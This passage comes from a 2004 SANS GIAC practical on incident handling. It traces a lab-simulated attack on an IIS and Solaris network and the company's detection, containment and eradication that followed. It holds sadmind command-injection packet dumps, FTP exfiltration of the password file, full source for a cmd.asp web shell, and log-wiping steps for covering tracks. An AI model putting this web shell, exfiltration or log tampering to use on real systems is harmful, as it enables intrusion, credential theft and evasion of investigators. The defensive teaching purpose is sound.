0x00f0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0100   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0110   0000 0006 7379 7374 656d 0000 0000 0015        ....system......
0x0120   2e2e 2f2e 2e2f 2e2e 2f2e 2e2f 2e2e 2f62        ../../../../../b
0x0130   696e 2f73 6800 0000 0000 041e 0000 000e        in/sh...........
0x0140   4144 4d5f 4657 5f56 4552 5349 4f4e 0000        ADM_FW_VERSION..
0x0150   0000 0003 0000 0004 0000 0001 0000 0000        ................
0x0160   0000 0000 0000 0008 4144 4d5f 4c41 4e47        ........ADM_LANG
0x0170   0000 0009 0000 0002 0000 0001 4300 0000        ............C...
0x0180   0000 0000 0000 0000 0000 000d 4144 4d5f        ............ADM_
0x0190   5245 5155 4553 5449 4400 0000 0000 0009        REQUESTID.......
0x01a0   0000 0012 0000 0011 3038 3130 3a31 3031        ........0810:101
0x01b0   3031 3031 3031 303a 3100 0000 0000 0000        0101010:1.......
0x01c0   0000 0000 0000 0009 4144 4d5f 434c 4153        ........ADM_CLAS
0x01d0   5300 0000 0000 0009 0000 0007 0000 0006        S...............
0x01e0   7379 7374 656d 0000 0000 0000 0000 0000        system..........
0x01f0   0000 000e 4144 4d5f 434c 4153 535f 5645        ....ADM_CLASS_VE
0x0200   5253 0000 0000 0009 0000 0004 0000 0003        RS..............
0x0210   322e 3100 0000 0000 0000 0000 0000 000a        2.1.............
0x0220   4144 4d5f 4d45 5448 4f44 0000 0000 0009        ADM_METHOD......
0x0230   0000 0016 0000 0015 2e2e 2f2e 2e2f 2e2e        ........../../..
0x0240   2f2e 2e2f 2e2e 2f62 696e 2f73 6800 0000        /../../bin/sh...
0x0250   0000 0000 0000 0000 0000 0008 4144 4d5f        ............ADM_
0x0260   484f 5354 0000 0009 0000 003c 0000 003b        HOST.......<...;
0x0270   4763 6968 536f 6c61 7269 7300 0000 0000        GcihSolaris.....
0x0280   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0290   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x02a0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x02b0   0000 0000 0000 000f 4144 4d5f 434c 4945        ........ADM_CLIE
0x02c0   4e54 5f48 4f53 5400 0000 0009 0000 000c        NT_HOST.........
0x02d0   0000 000b 4763 6968 536f 6c61 7269 7300        ....GcihSolaris.
0x02e0   0000 0000 0000 0000 0000 0011 4144 4d5f        ............ADM_
0x02f0   434c 4945 4e54 5f44 4f4d 4149 4e00 0000        CLIENT_DOMAIN...
0x0300   0000 0009 0000 0001 0000 0000 0000 0000        ................
0x0310   0000 0000 0000 0011 4144 4d5f 5449 4d45        ........ADM_TIME
0x0320   4f55 545f 5041 524d 5300 0000 0000 0009        OUT_PARMS.......
0x0330   0000 001c 0000 001b 5454 4c3d 3020 5054        ........TTL=0.PT
0x0340   4f3d 3230 2050 434e 543d 3220 5044 4c59        O=20.PCNT=2.PDLY
0x0350   3d33 3000 0000 0000 0000 0000 0000 0009        =30.............
0x0360   4144 4d5f 4645 4e43 4500 0000 0000 0009        ADM_FENCE.......
0x0370   0000 0000 0000 0000 0000 0000 0000 0001        ................
0x0380   5800 0000 0000 0009 0000 0003 0000 0002        X...............
0x0390   2d63 0000 0000 0000 0000 0000 0000 0001        -c..............
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x03a0   5900 0000 0000 0009 0000 0201 0000 0200        Y...............
0x03b0   6d6b 6469 7220 2f74 6d70 2f2e 6f75 7400        mkdir./tmp/.out.
0x03c0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x03d0   0000 0000 0000 0000 0000 0000 0000 0000        ................
```

Note that a packet similar to the previous packet will be sent for each command executed on the Solaris system.

Finally we can see the FTP session beginning between the Solaris system and the FTP server where it will be sending the output.

```
13:13:26.191678 192.168.8.134.32809 > 192.168.8.161.ftp: S
2589500808:2589500808(0) win 32850 <nop,wscale 1,nop,nop,timestamp
603150 0,nop,nop,sackOK,mss 1460> (DF)
0x0000   4500 0040 4679 4000 4006 61e7 c0a8 0886        E..@Fy@.@.a.....
0x0010   c0a8 08a1 8029 0015 9a58 a588 0000 0000        .....)...X......
0x0020   b002 8052 2f1f 0000 0103 0301 0101 080a        ...R/...........
0x0030   0009 340e 0000 0000 0101 0402 0204 05b4        ..4.............
13:13:26.191752 192.168.8.161.ftp > 192.168.8.134.32809: S
1611875421:161187 5421(0) ack 2589500809 win 64512 <mss 1260,nop,wscale
0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
0x0000   4500 0040 246f 4000 8006 43f1 c0a8 08a1        E..@$o@...C.....
0x0010   c0a8 0886 0015 8029 6013 445d 9a58 a589        .......)`.D].X..
0x0020   b012 fc00 43cf 0000 0204 04ec 0103 0300        ....C...........
0x0030   0101 080a 0000 0000 0000 0000 0101 0402        ................
13:13:26.192349 192.168.8.134.32809 > 192.168.8.161.ftp: . ack 1 win
33072 < nop,nop,timestamp 603150 0> (DF)
0x0000   4500 0034 467a 4000 4006 61f2 c0a8 0886        E..4Fz@.@.a.....
0x0010   c0a8 0881 8029 0015 9a58 a589 6013 445e        .....)...X..`.D^
0x0020   8010 8130 ca8b 0000 0101 080a 0009 340e        ...0..........4.
0x0030   0000 0000                                      ....
```

Here are three more selected packets that show the anonymous login and the request to send the password file. Again to avoid having this report comprise nothing but packet dumps, the rest of the output is omitted.

```
13:13:26.192571 192.168.8.161.ftp > 192.168.8.134.32809: P 1:48(47) ack
1 wi
n 64512 <nop,nop,timestamp 3209420 603150> (DF)
0x0000   4500 0063 2470 4000 8006 43cd c0a8 08a1        E..c$p@...C.....
0x0010   c0a8 0886 0015 8029 6013 445e 9a58 a589        .......)`.D^.X..
0x0020   8018 fc00 192d 0000 0101 080a 0030 f8cc        .....-.......0..
0x0030   0009 340e 3232 3020 6c6f 6674 204d 6963        ..4.220.loft.Mic
0x0040   726f 736f 6674 2046 5450 2053 6572 7669        rosoft.FTP.Servi
0x0050   6365 2028 5665 7273 696f 6e20 352e 3029        ce.(Version.5.0)
0x0060   2e0d 0a                                        ...

13:13:29.657916 192.168.8.134.32809 > 192.168.8.161.ftp: P 1:17(16) ack
48 w
in 33072 <nop,nop,timestamp 603497 3209420> (DF)
0x0000   4500 0044 469c 4000 4006 61c0 c0a8 0886        E..DF.@.@.a.....
0x0010   c0a8 08a1 8029 0015 9a58 a589 6013 448d        .....)...X..`.D.
0x0020   8018 8130 4810 0000 0101 080a 0009 3569        ...0H.........5i
0x0030   0030 f8cc 5553 4552 2061 6e6f 6e79 6d6f        .0..USER.anonymo
0x0040   7573 0d0a                                      us..

13:13:41.442149 192.168.8.134.32809 > 192.168.8.161.ftp: P 69:82(13)
ack 201
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
 win 33072 <nop,nop,timestamp 604676 3209573> (DF)
0x0000   4500 0041 46f5 4000 4006 616a c0a8 0886        E..AF.@.@.aj....
0x0010   c0a8 08a1 8029 0015 9a58 a5cd 6013 4526        .....)...X..`.E&
0x0020   8018 8130 c3cf 0000 0101 080a 0009 3a04        ...0..........:.
0x0030   0030 f965 5354 4f52 2070 6173 7377 640d        .0.eSTOR.passwd.
0x0040   0a                                             .
```

4.4 Keeping Access

Although there is no need for the attacker to maintain access in this case, there are a couple of things that he can do. He can create some javascript on the IIS server that provides a command shell via a web browser. Michael Hendrickx has an example of this on his website at http://users.pandora.be/0xffffffce/scanit/ under “ASPCMD shellcode”. Michael has written shellcode that could be used in a buffer overflow to create a cmd.asp in the webserver root. In the case of the exploit I am discussing here, cmd.asp could simply be uploaded to the FTP server and copied into the web root directory. Of course this does leave some tracks on the server. The code for cmd.asp is fairly simple. The attacker discussed in this paper chose not to take this step as it would leave a trail and he already had what he needed.

```
"<%@ Language=VBScript %>\r\n"
"<%\r\n"
"Dim os, on, of, fi, cm, st\r\n"
"On Error Resume Next\r\n"
"Set os = Server.CreateObject(\"WSCRIPT.SHELL\")\r\n"
"Set on = Server.CreateObject(\"WSCRIPT.NETWORK\")\r\n"
"Set of = Server.CreateObject(\"Scripting.FileSystemObject\")\r\n"
"cm = Request.Form(\".CMD\")\r\n"
"If (cm <> \"\") Then\r\n"
"st = \"C:\\\" & of.GetTempName( )\r\n"
"Call os.Run (\"cmd.exe /c \" & cm & \" > \" & st, 0, True)\r\n"
"Set fi = of.OpenTextFile (st, 1, False, 0)\r\n"
"End If\r\n"
"%>\r\n"
"<HTML><BODY><FORM action=\"<%= Request.ServerVariables(\"URL\") %>\"
method=\"POST\"><input type=text name=\".CMD\" size=45 value=\"<%= cm %
>\"><input type=submit value=\"Run\"></FORM><PRE>\r\n"
"<%\r\n"
"If (IsObject(fi)) Then\r\n"
"On Error Resume Next\r\n"
"Response.Write Server.HTMLEncode(fi.ReadAll)\r\n"
"fi.Close\r\n"
"Call of.DeleteFile(st, True)\r\n"
"End If\r\n"
"%>\r\n"
```

Of course by taking copies of the password files from the Solaris server, the attacker can spend some time cracking passwords and then he will likely be able to regain access by any number of means. These could include external portals where the same ids are used, or simply walking into the office with a social engineering attack and using those ids.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.5 Covering Tracks

There is very little that the attacker can do to cover his tracks. On the Solaris system, the attacker removes the files and directories that he has created, /tmp/ftp.sh and /tmp/.out. He also removes uses the command ">/var/adm/admin.log" to truncate the sadmind log to zero bytes. This is on the off chance that sadmind is logging commands. As explained earlier, since the attacker has not actually logged in, he does not need to worry about any of the logs generated by the login process such as utmpx.

On the IIS system, the attacker will of course remove rootdown.exe from the FTP directory. He also removes logs with a current date in \winnt\system32\logfiles\msftpsvc1\ and \winnt\system32\w3svc1. Alternately, he could simply copy a log from the previous day over top so that suspicions are not aroused by the complete lack of logs. The attacker could then use \inetpub\ftproot\shutdown.exe to reboot the system. This would be advantageous because it would return IIS to a working state and therefore might cause the exploit to go unnoticed. The disadvantage is that the system being rebooted would generate log entries on the server itself and may also generate alerts on any management systems used by the company. It would also leave shutdown.exe in \inetpub\ftproot. The attacker chooses not to run shutdown.exe, but rather just deletes it because he believes that he leaves fewer traces in that fashion.

5 THE INCIDENT HANDLING PROCESS

5.1 Preparation

The company, again being more business focused than IT focused does not have a large number of policies around incident handling. In fact, the company feels that it is important to avoid having so many policies and standards in place that it is difficult for employees to do their jobs successfully. The only items that in any way relate to incident handling that the companies has currently established are guidelines for:

- Information Classification. This guideline describes four classifications of information, unclassified, internal, confidential and restricted. 80% of company information is said to belong in the internal classification which says that such information can be shared with all staff. Information classification does not have any bearing on the attack being discussed as none of the business information involved qualifies as anything other than internal information.
- Reporting Information Security Incidents. This guideline is intended for the average employee. It outlines what constitutes unauthorized access of company equipment or information and states that such incidents must be

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

reported immediately to Information Security along with as many details as possible.

- Monitoring and Audits. Two things are covered by this guideline. Monitoring outlines what the company is able to and will monitor. This is what allows the company to look at user email and monitor network access if it is deemed necessary. The auditing guideline simply states that all applications must be auditable, “where each transaction can be logged and traced down to a single userid”. In practice, many applications keep log files of various sorts, but this guideline is certainly not followed to the letter across the company.
- Security Controls. The security controls guideline covers the creation of userids and passwords along with the required characteristics of passwords and how often they should be changed. This guideline also states that userids may be suspended for failed logins or unauthorized access. In addition, auditing will occur on an ongoing basis to attempt to detect unauthorized access.

While the company does not have a formal incident handling process, an informal one has developed as a result of the Blaster and Sasser worm infections. With both worms, the company experienced some internal infection by the worms as a result of infected laptops being brought into the office. In both cases the worms were isolated with relatively little damage occurring. These incidents however served to define a process for handling incidents. The process is not a formal one, but is rather something that the various participants have learned as a result of working on the two aforementioned incidents. This is far from perfect, but as it has thus far been successful, there is not a lot of impetus to formalize the process.

Key IT teams within the company have members who are on call twenty four hours a day. These teams include the Intel Server, Unix Server, Applications (responsible for Citrix, login scripts, user desktop environment), Network and Perimeter Security teams. There are also operators who monitor computer rooms and networks using SNMP management tools 24x7. The operators also answer the help desk phone number during off hours. In previous incidents, the Perimeter Securiy on call staff member has either been actively monitoring and observed incidents, or has been called by the operations staff after reports of problems from users. All of the aforementioned teams have been authorized to take whatever steps they deem necessary during an incident in order to best handle that incident. This is not in writing anywhere, but has been reinforced multiple times by the CTO and the Information Security Officer. During the previous incidents, the Perimeter Security on call person took several actions immediately with the goals of isolating the problem and alerting the required staff as quickly as possible. This meant isolating network segments with the help of the Network team, as well as contacting on call staff for the other key groups

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

who would then contact their team leaders. In addition, the Information Security Officer and/or the Change Control Manager are contacted and asked to perform the role of the main incident handler. In the company this role usually means establishing all the necessary lines of communication to offices in other locations and liaising with management. Through the two worm outbreaks, one or two key people were identified on each team. These individuals are all contacted by the operators or the main incident handler and they all come together in a designated incident room at the company's head office. This room is already well outfit as it is also used to manage incidents by the business, such as a pipeline rupture.

5.2 Identification

The attacker, knowing that he had the best chance to remain undetected by performing his attack during off hours, launched his attack early Saturday morning, actually shortly after midnight Friday night.

At 01:00 Saturday, the attack begins. As Nessus only has to scan one machine, the scan takes less than half an hour. As this attack has been planned for some time, the attacker has already created rootdown.exe since his goal all along was to compromise a Solaris database server.

After examining the output from Nessus, the attacker spends the rest of the night hours using Vmware in his own lab to perfect the techniques he will use to make his attack. He practices exploiting IIS and learns how to FTP from a shell script. He then rests during the day Saturday and begins the real attack Saturday night at 11pm.

At 23:00 Saturday, the attacker launches his Metasploit attack. Realizing almost immediately that is does not work he searches for the one-way attack.

By 00:00 Sunday, he has located and compiled reusewb.c and the real attack begins. The attack itself takes relatively little time. The attacker allows one hour for his directory listing and his find command to run.


At 01:00 Sunday, the attacker runs his FTP shell script and retrieves the password files, Oracle files and directory listing. Although I am not discussing it in this paper, the attacker would now execute SQL commands to list the tables in the Oracle databases and then dump their contents to a file. He would have to FTP out the output of each command as he executed it and then use FTP to send out the output as well.

By 02:00 Sunday the attack is finished.

Monday morning, there is an auction scheduled to take place on the auction website. At 08:30 the help desk receives a call indicating that the website is not functioning. This information is forwarded to the Web team, who, while not directly responsible for the content of the site, are the ones who manage all web

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

servers. When trying to connect to the web server to determine its status, the web team discovers that indeed it is not functional.



Since the business feels that they lose millions of dollars of income for every second of downtime, the Web team quickly tries to restart IIS on the affected server and, failing that, they reboot the server. It is not abnormal for IIS to simply get itself into a state where it is not functional, so a reboot is not an unheard of occurrence. The Web team is very sensitive to the business and will not risk very

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

much delay in getting the site operational again.

By 09:00 Monday, the website is once again functional.

Although the countermeasure of preventing outbound connections from the DMZ worked to a point, by causing the Metasploit exploit attempt to fail, this was quickly compensated for by the attacker's use of reusewb.c.

As the IDS systems are relatively new in the company, they are not watched during off hours for several reasons. The operations staff would be the one monitoring the IDS systems, and they simply are not experienced nor technical enough to determine which alerts are important. In addition, being new, the IDS systems still generate too many false alarms. They are not tuned sufficiently for active alerting. The IDS systems are currently used only in a forensic role at present while the tuning process continues.

Later Monday morning, around 10:00, a member of the Web team runs into one of the Perimeter Security team and mentions the problems with the IIS server. Curiosity piqued, he begins to look at the IDS logs for the weekend period to see if anything is amiss[52].

When examining all alerts for the IIS server in question, the Perimeter team member discovers several alerts that indicate that cmd.exe was run on the IIS server across port 80. See section 2.2.6 for the reasons that the actual WebDav exploit was not detected by the IDS.

At this point relatively sure that an incident has occurred, this individual informs his team lead who in turn informs the Information Security Officer. He in turn requests that the server be isolated in a lab. The business being what it is, insists that the auction be allowed to continue prior to any action taking place.

5.3 Containment

As the auction ends at 12:00 Monday, the server is disconnected from the DMZ network and, without being otherwise touched, it is connected to a lab network. So as not to have to turn off or otherwise affect the machine, a separate vlan is created on the core switch. A port is assigned to this vlan and the network connection for the IIS server is moved from the DMZ switch to this new port. More ports are configured for this vlan in the lab, where the Intel Server, Web and Perimeter teams can connect to and examine the server. While this is occurring, other members of the Perimeter team are examining firewall and IDS logs in detail for any traffic to and from the compromised server over the weekend.

First of all, the port that the IIS server is connected to is spanned to a sniffer port.

52 As this attack was simulated in a lab at home, there was not actually an IDS or a firewall running. I will simply describe the alerts and refer to tcpdump output from earlier sections.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The output from the sniffer is examined to see if the server is currently actively trying to communicate with anything. This step is taken to begin ruling out an ongoing infection of some sort where the server will continue trying to either propagate a worm or send data back to “home base”. The only traffic that can be seen coming from the server are NetBIOS Name Service broadcasts.

```
11:50:22.254001 192.168.8.162.netbios-ns > 192.168.8.255.netbios-ns:
NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
0x0000   4500 004e 006a 0000 8011 a743 c0a8 08a2        E..N.j.....C....
0x0010   c0a8 08ff 0089 0089 003a abdb 802e 0110        .........:......
0x0020   0001 0000 0000 0000 2046 4546 4743 4143        .........FEFGCAC
0x0030   4143 4143 4143 4143 4143 4143 4143 4143        ACACACACACACACAC
0x0040   4143 4143 4143 4143 4100 0020 0001             ACACACACA.....
```

These are normal attempts by the server to take part in a NetBIOS master browser election and as such are harmless. This is the only traffic that is seen originating from the compromised server. The responders are relatively confident that they are not dealing with a worm.

Although the machine has already been rebooted, and subsequently used, the responders feel that there may still be some valuable information to be gained by examining the filesystem closely. They decide to power off the server, without shutting it down cleanly, to preserve as much information as they can. Of course it would have been ideal to have done this the first time the system was rebooted, but it is now too late for that.

The response team has a couple of bootable Linux distributions on cdrom that are designed for forensics and incident response. One such distribution is the Knoppix Security Tools Distribution[53], another is the Linux Penguin Sleuth Distribution[54]. Both tools are based on Knoppix[55], a common bootable Linux cdrom. By booting Knoppix-STD, the response team is able to examine the server without directly affecting it. While all distributions allow for reading of ntfs partitions, the newer ones are even able to write to them for cases where passwords need to be recovered or files moved around. Knoppix-STD contains the following categories of tools:


- authentication
- encryption
- forensics
- firewall
- honeypot
- ids
- network utilities
- password tools

53 http://www.knoppix-std.org
54 http://www.linux-forensics.com
55 http://www.knoppix.org

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- servers
- packet sniffers
- tcp tools
- tunnels
- vulnerability assessment
- wireless tools

Booting from the cdrom, the team is able to mount and examine the IIS server's file system. This image shows Knoppix-STD running on the IIS server. The ntfs file system for the C: drive has been mounted on /mnt and exploration can begin.



To the dismay of the responders, there is very little in the way of file evidence that can be found. They do discover two things however.

In \Documents and Settings\All Users\Documents\DrWatson\ drwtsn32.log is present and was last modified Sunday morning. It contains the following information (note that the time below is from the lab, and does not relate to the time line of the incident):

```
Application exception occurred:
        App: inetinfo.exe (pid=1072)
        When: 6/6/2004 @ 13:14:08.703
        Exception number: c0000005 (access violation)

*----> Task List <----*
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
   0 Idle.exe
   8 System.exe
 176 smss.exe
 200 csrss.exe
[ more output truncated]

*----> Stack Back Trace <----*

FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
0006F910 77DC86D3 00000068 0006F9D8 00000216 0006F938 ntdll!ZwReadFile
0006F93C 77DC9431 00000068 0006F9D8 00000216 0006F974
advapi32!SetSecurityDescri
ptorSacl
0006F9B8 77DB29F7 00000068 0006F9D8 00000216 00000008
advapi32!StartServiceCtrlD
ispatcherW
0006FBF4 01002884 00079728 010040C8 00000000 00000000
advapi32!StartServiceCtrlD
ispatcherA
0006FD30 01001E94 00690072 00650076 0006FFC0 7FFDF000
inetinfo!<nosymbols>
77E36F63 2474FF50 2474FF0C FB8AE80C 55C3FFFF 8B51EC8B
inetinfo!<nosymbols>
0C24448D 00000000 00000000 00000000 00000000 00000000 <nosymbols>
```

It can be seen that inetinfo.exe, the main process for IIS, is the one that crashed. There are many instances of the Stack Back Trace, one for every running thread. All of them appear to have ended in calls to functions within ntdll. The process list does not indicate any suspicious processes running. One member of the team remembers that there is a WebDav vulnerability that exploits a buffer overflow in ntdll.dll. After determining that the server is only at SP2, it is concluded that this was in fact how the server was compromised.

At this point the member of the Perimeter team that was examining logs runs in to explain that the he has found firewall logs and IDS alerts indicating that a sadmind exploit has been run from the IIS server directed at the Solaris database server. The IDS had captured the rpc and sadmind traffic from the IIS server to the Solaris server. As the IDS logs 5 packets surrounding a detected exploit the response team examines this information. As each instance of sadmind being run is seen by the IDS as a new exploit, all of the sadmind commands were logged. Please see section 4.3 for examples of what these packets look like and section 2.4.3 for a detailed explanation. At this point, the Information Security Officer is alerted to this new information.

Again as the database server is a system critical to the business, it is important to both keep it running, but also be sure that it is secure. As a precautionary measure all logins on the Solaris server are disabled, but Oracle is left to continue running as it is deemed critical for ongoing business. Fortunately the IDS system logged all sadmind commands sent to the compromised Solaris system. See section 4.3 for more details and packet dumps of this too. This is very fortunate for the response team because it allows them to determine with

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

relative certainty exactly what was done to the Solaris server, and, more importantly what was not done. After examining the packet dumps, the response team concludes that the biggest ongoing security concerns are a) that passwords were stolen and b) that data was stolen. They can fortunately conclude however that the Solaris system does not contain a root kit and that there is no ongoing compromise.

One more piece of log information that the response team locates are the logs from the Internet proxy server. All Internet access at the company is regulated by a proxy server. The proxy server it brought into play transparently using Cisco's implementation of the Web Content Caching Protocol[56] (WCCP). WCCP is a process whereby a router automatically intercepts http and FTP requests and passes them through a proxy server. In this way, the FTP transfers from the Solaris system were logged, giving further confidence that the full scope of the attack was known. Log entries on the proxy server looked like this:

```
Thu Jun 17 17:16:21 2004 225 10.10.20.20 776 /tmp/.out/shadow b _ i r
anonymous ftp * 0 c
```

This shows a binary transfer of /tmp/.out/shadow in binary mode via anonymous FTP. Unfortunately, the proxy server does not log the destination address, but this information can be found in the firewall logs. The proxy server logs did provide a list of all files that were removed from the environment. Combined with the IDS logs of the sadmind commands used to create those files, a complete picture of what was taken was established.

5.4 Eradication

The Intel Server and Web teams quickly realized that the IIS server was compromised as a result of it not having been patched since SP2. The two teams immediately allocated resources to begin building a net new server which conformed to the current requirements for DMZ servers. This included full patching and restricted access both to and from the server. The FTP service was not installed on the new server. It was decided that such a service could be provided in other ways and if necessary FTP could be run on a dedicated server. A member of the Perimeter Security team was also allocated to restrict access in all directions to and from the new server. This was done in parallel with the containment process described above. An image of the original server's disks was taken and for forensic and legal purposes and then it was powered off and put in storage on the off chance that more can be gleaned from it. It will never be used again.

The Solaris server posed a bigger problem because it could not be taken out of production in any significant way. A quick and easy step was to disable the sadmind daemon which the Unix team quickly did by commenting out the

56 http://www.cisco.com/warp/public/732/Tech/switching/wccp/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

relevant entry in /etc/inetd.conf. Although they were fairly confident that the Solaris system was not in a compromised state, the Unix team installed a fresh Solaris system in the lab without connecting to the environment and most importantly not a part of the corporate NIS environment. They then downloaded chkrootkit[57] and transferred the source to the newly installed system by cdrom. Chrootkit is similar to an anti-virus protect. It is constantly updated with the signatures of all known rootkits and is then able to scan a system looking for root kits. An up to date version of chkrootkit was then built in this "clean" environment. Finally, this was transferred to the compromised database server, again by cdrom, and was run as an extra safety measure to be as sure as possible that the server was not compromised. Chkrootkit returned the following reassuring output:

```
